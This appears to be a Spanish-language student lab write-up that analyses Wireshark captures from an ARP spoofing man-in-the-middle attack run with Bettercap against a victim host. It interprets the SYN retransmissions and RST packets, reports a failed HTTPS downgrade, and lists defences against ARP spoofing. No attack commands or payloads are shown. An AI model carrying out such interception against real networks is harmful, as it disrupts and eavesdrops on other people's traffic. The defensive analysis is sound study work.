16 1.136745   192.168.1.144   172.96.167.80      WireGu…   170 Transport Data, receiver=0x01288C20, counter=17, datalen=96
17 1.136798   192.168.1.144   172.96.167.80      WireGu…   170 Transport Data, receiver=0x01288C20, counter=16, datalen=96
18 1.137060   192.168.1.144   172.96.167.80      WireGu…   170 Transport Data, receiver=0x01288C20, counter=17, datalen=96
19 1.145565   192.168.1.149   79.116.255.43      TCP        66 54774 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
20 1.228010   192.168.1.130   224.0.0.251        MDNS      166 Standard query response 0x0000 PTR _amzn-wplay._tcp.local PTR _spotify-connect._tcp.local PTR _rdlink._tcp.local
21 1.281359   172.96.167.80   192.168.1.144      WireGu…   170 Transport Data, receiver=0xAC2C56CA, counter=12, datalen=96
22 1.282154   172.96.167.80   192.168.1.144      WireGu…   170 Transport Data, receiver=0xAC2C56CA, counter=13, datalen=96
23 1.322570   192.168.1.144   172.96.167.80      WireGu…   122 Transport Data, receiver=0x01288C20, counter=18, datalen=48
24 1.322571   192.168.1.144   172.96.167.80      WireGu…   122 Transport Data, receiver=0x01288C20, counter=19, datalen=48
25 1.322626   192.168.1.144   172.96.167.80      WireGu…   122 Transport Data, receiver=0x01288C20, counter=18, datalen=48
26 1.322805   192.168.1.144   172.96.167.80      WireGu…   122 Transport Data, receiver=0x01288C20, counter=19, datalen=48
27 1.621787   192.168.1.149   20.190.177.23      TCP        66 54775 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
28 1.934085   192.168.1.149   13.78.111.198      TCP        66 54783 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
29 2.084393   192.168.1.149   40.126.53.18       TCP        66 54776 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
30 2.145509   192.168.1.149   13.78.111.198      TCP        66 54784 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
31 2.172995   192.168.1.149   51.11.192.50       TCP        66 54780 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
32 2.890074   192.168.1.149   74.248.75.28       TCP        66 54785 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
33 2.951031   192.168.1.149   13.78.111.198      TCP        66 [TCP Retransmission] 54783 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
34 3.061527   192.168.1.149   142.250.185.2      TCP        66 54786 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
35 3.124431   192.168.1.149   74.248.75.28       TCP        66 54787 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
36 3.154327   192.168.1.149   13.78.111.198      TCP        66 [TCP Retransmission] 54784 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
37 3.198001   192.168.1.149   142.250.185.2      TCP        66 54788 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
38 3.198001   192.168.1.149   142.250.185.2      TCP        66 54789 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
39 3.198001   192.168.1.149   142.250.185.2      TCP        66 54790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
40 3.293032   192.168.1.149   142.250.185.2      TCP        66 54791 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
41 3.293032   192.168.1.149   142.250.185.2      TCP        66 54792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

› Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
› Ethernet II, Src: LiteonTechno_a2:ec:69 (94:e9:79:a2:ec:69), Dst: 56:21:bc:09:21:55 (56:21:bc:09:21:55)
output.pcap                                   Packets: 2809 · Displayed: 2809 (100.0%)      Profile: Default
```

Kali Purple [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Apps Places
Aug 23 18:25
output.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
CTRL DERECHA

Observando la captura de tráfico en Wireshark, se puede notar que la IP 192.168.1.149 está involucrada en varias comunicaciones TCP con diferentes direcciones IP externas:

- En la primera línea podemos ver la comunicación con la IP externa 79.116.255.43. Se observa un intento de conexión SYN desde la IP 192.168.1.149 hacia la IP 79.116.255.43 en el puerto 80 perteneciente al protocolo HTTP. No hay una respuesta inmediata, lo que podría indicar un problema en la conexión o que el servidor no está respondiendo.

- En las líneas 33 y 36, se observan retransmisiones de paquetes TCP, lo cual indica que el paquete enviado no está recibiendo confirmación del receptor y por lo tanto el remitente vuelve a retransmitirlo. Hay problemas en la comunicación por pérdida de paquetes o tiempo excedido.
- Varias conexiones a la IP 13.78.111.198 muestran SYN enviados pero sin respuestas ACK correspondientes, lo que indica que esas conexiones no están siendo exitosas.


output.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ...
Show packet bytes
Help
Close


Wireshark · Packet 33 · output.pcap

```
Frame 33: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: LiteonTechno_a2:ec:69 (94:e9:79:a2:ec:69), Dst: 56:21:bc:09:21:55 (56:21:bc:09:21:55)
Internet Protocol Version 4, Src: 192.168.1.149, Dst: 13.78.111.198
Transmission Control Protocol, Src Port: 54783, Dst Port: 443, Seq: 0, Len: 0

0000  56 21 bc 09 21 55 94 e9  79 a2 ec 69 08 00 45 00   V!··!U·· y··i··E·
0010  00 34 54 10 40 00 80 06  67 62 c0 a8 01 95 0d 4e   ·4T·@··· gb·····N
0020  6f c6 d5 ff 01 bb 61 67  25 47 00 00 00 00 80 02   o·····ag %G······
0030  fa f0 d6 64 00 00 02 04  05 b4 01 03 03 08 01 01   ···d···· ········
0040  04 02                                              ··
```


No.: 33 · Time: 2.951031 · Source: 192.168.1.149 · Destination: 13.78.111.198 · Protocol: TCP · Length: 66 · Info: [TCP Retransmission] 54783 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

```
No.  Time
 1 0.000000
 2 0.134674
 3 0.134705
 4 0.145325
 5 0.233764
 6 0.308485
 7 0.349534
 8 0.349565
 9 0.407031
10 0.720646
11 0.720646
12 0.940375
13 1.036167
14 1.136744
15 1.136745
16 1.136745
17 1.136798
18 1.137060
19 1.145565
20 1.228010
21 1.281359
22 1.282154
23 1.322570
24 1.322571
25 1.322626
26 1.322805
27 1.621787
28 1.934085
29 2.084393
30 2.145509
31 2.172995
32 2.890074
33 2.951031
34 3.061527
35 3.124431
36 3.154327
37 3.198001
38 3.198001
39 3.198001   192.168.1.149   142.250.185.2   TCP   66 54790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
40 3.293032   192.168.1.149   142.250.185.2   TCP   66 54791 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
41 3.293032   192.168.1.149   142.250.185.2   TCP   66 54792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Frame 33: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: LiteonTechno_a2:ec:69 (94:e9:79:a2:ec:69), Dst: 56:21:bc:09:21:55 (56:21:bc:09:21:55)
```

En la siguiente captura podemos observar como hay paquetes RST (Reset) esto indica que el dispositivo víctima 192.168.1.149 está intentando cerrar abruptamente la conexión. Esto es debido al ataque ARP Spoofing que hemos realizado. Que veamos también que se indica Len=0, en la segunda captura, nos dice que hay ausencia de datos por lo tanto no hay una tranferencia de datos reales solo paquetes de control, que es lo que sucede cuando una conexión se cierra de forma brusca.




```
39 3.198001   192.168.1.149   142.250.185.2   TCP    66 54790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
40 3.293032   192.168.1.149   142.250.185.2   TCP    66 54791 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
41 3.293032   192.168.1.149   142.250.185.2   TCP    66 54792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
42 3.324312   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
43 3.385493   192.168.1.149   74.248.75.28    TCP    66 54793 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
44 3.622917   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
45 3.624490   192.168.1.149   74.248.75.28    TCP    66 54794 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
46 3.905942   192.168.1.149   74.248.75.28    TCP    66 54795 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
47 3.905942   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54785 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
48 3.905942   192.168.1.149   96.16.86.161    TCP    66 54796 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
49 3.935993   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
50 4.118769   192.168.1.131   34.213.15.116   DNS    73 Standard query 0xe7a2 A auth.split.io
51 4.118769   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54786 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
52 4.124169   192.168.1.149   74.248.75.28    TCP    66 54797 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53 4.126070   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54787 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54 4.231266   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54789 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
55 4.231266   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54788 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
56 4.231266   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
57 4.233909   192.168.1.149   23.200.66.153   TCP    66 [TCP Retransmission] 54781 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
58 4.233909   192.168.1.149   20.190.177.147  TCP    66 54798 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
59 4.264249   192.168.1.149   34.247.247.246  TCP    66 54777 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
60 4.293416   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
61 4.293416   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54791 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
62 4.374213   192.168.1.149   74.248.75.28    TCP    66 54799 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
63 4.388685   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54793 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
64 4.556571   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
65 4.626403   192.168.1.149   74.248.75.28    TCP    66 54800 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
66 4.636292   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54794 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
67 4.741575   172.96.167.80   192.168.1.144   WireGu…  1221 Transport Data, receiver=0xAC2C56CA, counter=14, datalen=1147
68 4.761386   192.168.1.149   20.190.181.0    TCP    66 54778 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
69 4.782644   192.168.1.144   172.96.167.80   WireGu…  122 Transport Data, receiver=0x01288C20, counter=20, datalen=48
70 4.782683   192.168.1.144   172.96.167.80   WireGu…  122 Transport Data, receiver=0x01288C20, counter=20, datalen=48
71 4.884335   192.168.1.149   74.248.75.28    TCP    66 54801 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
72 4.884335   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54795 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
```



```
34 3.061527   192.168.1.149   142.250.185.2   TCP    66 54786 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
35 3.124431   192.168.1.149   74.248.75.28    TCP    66 54787 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
36 3.154327   192.168.1.149   13.78.111.198   TCP    66 [TCP Retransmission] 54784 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
37 3.198001   192.168.1.149   142.250.185.2   TCP    66 54788 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
38 3.198001   192.168.1.149   142.250.185.2   TCP    66 54789 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
39 3.198001   192.168.1.149   142.250.185.2   TCP    66 54790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
40 3.293032   192.168.1.149   142.250.185.2   TCP    66 54791 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
41 3.293032   192.168.1.149   142.250.185.2   TCP    66 54792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
42 3.324312   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
43 3.385493   192.168.1.149   74.248.75.28    TCP    66 54793 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
44 3.622917   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
45 3.624490   192.168.1.149   74.248.75.28    TCP    66 54794 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
46 3.905942   192.168.1.149   74.248.75.28    TCP    66 54795 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
47 3.905942   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54785 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
48 3.905942   192.168.1.149   96.16.86.161    TCP    66 54796 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
49 3.935993   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
50 4.118769   192.168.1.131   34.213.15.116   DNS    73 Standard query 0xe7a2 A auth.split.io
51 4.118769   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54786 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
52 4.124169   192.168.1.149   74.248.75.28    TCP    66 54797 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
53 4.126070   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54787 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
54 4.231266   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54789 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
55 4.231266   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54788 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
56 4.231266   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
57 4.233909   192.168.1.149   23.200.66.153   TCP    66 [TCP Retransmission] 54781 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
58 4.233909   192.168.1.149   20.190.177.147  TCP    66 54798 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
59 4.264249   192.168.1.149   34.247.247.246  TCP    66 54777 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
60 4.293416   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54792 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
61 4.293416   192.168.1.149   142.250.185.2   TCP    66 [TCP Retransmission] 54791 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
62 4.374213   192.168.1.149   74.248.75.28    TCP    66 54799 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
63 4.388685   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54793 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
64 4.556571   192.168.1.149   74.248.75.28    TCP    60 52879 → 443 [RST] Seq=1 Win=0 Len=0
65 4.626403   192.168.1.149   74.248.75.28    TCP    66 54800 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
66 4.636292   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54794 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
67 4.741575   172.96.167.80   192.168.1.144   WireGu…  1221 Transport Data, receiver=0xAC2C56CA, counter=14, datalen=1147
68 4.761386   192.168.1.149   20.190.181.0    TCP    66 54778 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
69 4.782644   192.168.1.144   172.96.167.80   WireGu…  122 Transport Data, receiver=0x01288C20, counter=20, datalen=48
70 4.782683   192.168.1.144   172.96.167.80   WireGu…  122 Transport Data, receiver=0x01288C20, counter=20, datalen=48
71 4.884335   192.168.1.149   74.248.75.28    TCP    66 54801 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
72 4.884335   192.168.1.149   74.248.75.28    TCP    66 [TCP Retransmission] 54795 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

› Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
› Ethernet II, Src: LiteonTechno_a2:ec:69 (94:e9:79:a2:ec:69), Dst: 56:21:bc:09:21:55 (56:21:bc:09:21:5
› Internet Protocol Version 4, Src: 192.168.1.149, Dst: 74.248.74.126

0000  56 21 bc 09 21 55 94 e9  79 a2 ec 69 08 00 45 00   V!··!U··y··i··E·
0010  00 34 14 bf 40 00 80 06  8e 51 c0 a8 01 95 4a f8   ·4··@····Q····J·
0020  4a 7e d5 f1 01 bb 53 43  10 c9 00 00 00 00 80 02   J~····SC········

output.pcap                                  Packets: 2809 · Displayed: 2809 (100.0%)          Profile: Defau
```

En esta última captura podemos ver que se produce un RST, ACK. Al encontrar juntas esto nos indica que estos paquetes ACK están confirmando la recepción de otros paquetes, pero como está siendo manipulada por el ARP Spoofing estos paquetes no están siendo coherentes y se producen las señales de reset.



```
452 27.836065   192.168.1.149   3.160.226.151   TCP   60 64387 → 443 [RST, ACK] Seq=1113 Ack=1 Win=0 Len=0
453 27.836065   192.168.1.149   20.216.208.171  TCP   60 64385 → 443 [RST, ACK] Seq=2 Ack=1 Win=0 Len=0
454 27.869238   192.168.1.149   3.160.226.151   TCP   60 64388 → 443 [RST, ACK] Seq=66 Ack=3111 Win=0 Len=0
455 27.869238   192.168.1.149   3.160.226.151   TCP   60 64389 → 443 [RST, ACK] Seq=66 Ack=3111 Win=0 Len=0
456 27.869239   192.168.1.149   3.160.226.151   TCP   60 64386 → 443 [RST, ACK] Seq=66 Ack=4551 Win=0 Len=0
```

<u>Conclusiones:</u>

Los paquetes que hemos analizado son el resultado de un ataque Man in the middle mediante ARP Spoofing, se ha intentado redirigir el tráfico de datos de HTTPS a HTTP mediante el proxy que levantamos en Bettercap, no se ha conseguido este fin pero mediante este ataque conseguimos la interrupción de las conexiones TCP de la IP víctima que era 192.168.1.149.

La víctima o los servidores remotos están respondiendo con paquetes RST para restablecer la conexión debido a la incoherencia causada por la manipulación del tráfico de red. Como resultado, las sesiones HTTPS están fallando o siendo interrumpidas.

<u>¿Cómo podemos evitar un ataque MITM mediante ARP Spoofing?</u>

Debemos combinar una serie de medidas preventivas y herramientas de detección para evitar este tipo de ataques.

- Configurar manualmente las tablas ARP de los dispositivos más críticos de la red como suelen ser los routers y servidores para asociar direcciones IP específicas con las direcciones MAC correctas, ya que cuando hacemos un ARP spoofing se modifican con respuestas arp falsificadas.
- Segmentar la red haciendo redes más pequeñas utilizando VLANS, ya que de esta manera un atacante no puede acceder a dispositivos que no se encuentren en esa misma red.
- Implementar soluciones que autentiquen las respuestas ARP antes de aceptarlas, de esta manera nos aseguramos de que sólo los dispositivos autorizados pueden conectarse a la red.
- El uso de HTTPS y VPN no previene el ataque de un ARP Spoofing pero si hace que el atacante no pueda leer ni modificar los datos fácilmente ya que este intercambio de datos se lleva a cabo de forma cifrada.
- Implementación de un Sistema de Detección de Intrusos (IDS).
- Realizar auditorias regulares de la red para identificar dispositivos no autorizados o comportamientos sospechosos. Se puede hacer uso de la herramienta Wireshark para analizar el tráfico de red y verificar que las respuestas ARP sean legítimas.
- Implementar el uso de Switch seguros.
- Utilizar si es posible IPv6 que en vez ARP utiliza NDP y es menos susceptible a ataques de ARP Spoofing.
- Capacitar al personal de IT sobre las mejores prácticas de seguridad y el riesgo de sufrir un ataque de ARP Spoofing . La formación de este equipo es fundamental para poder mitigar lo antes posible los ataques que se puedan sufir.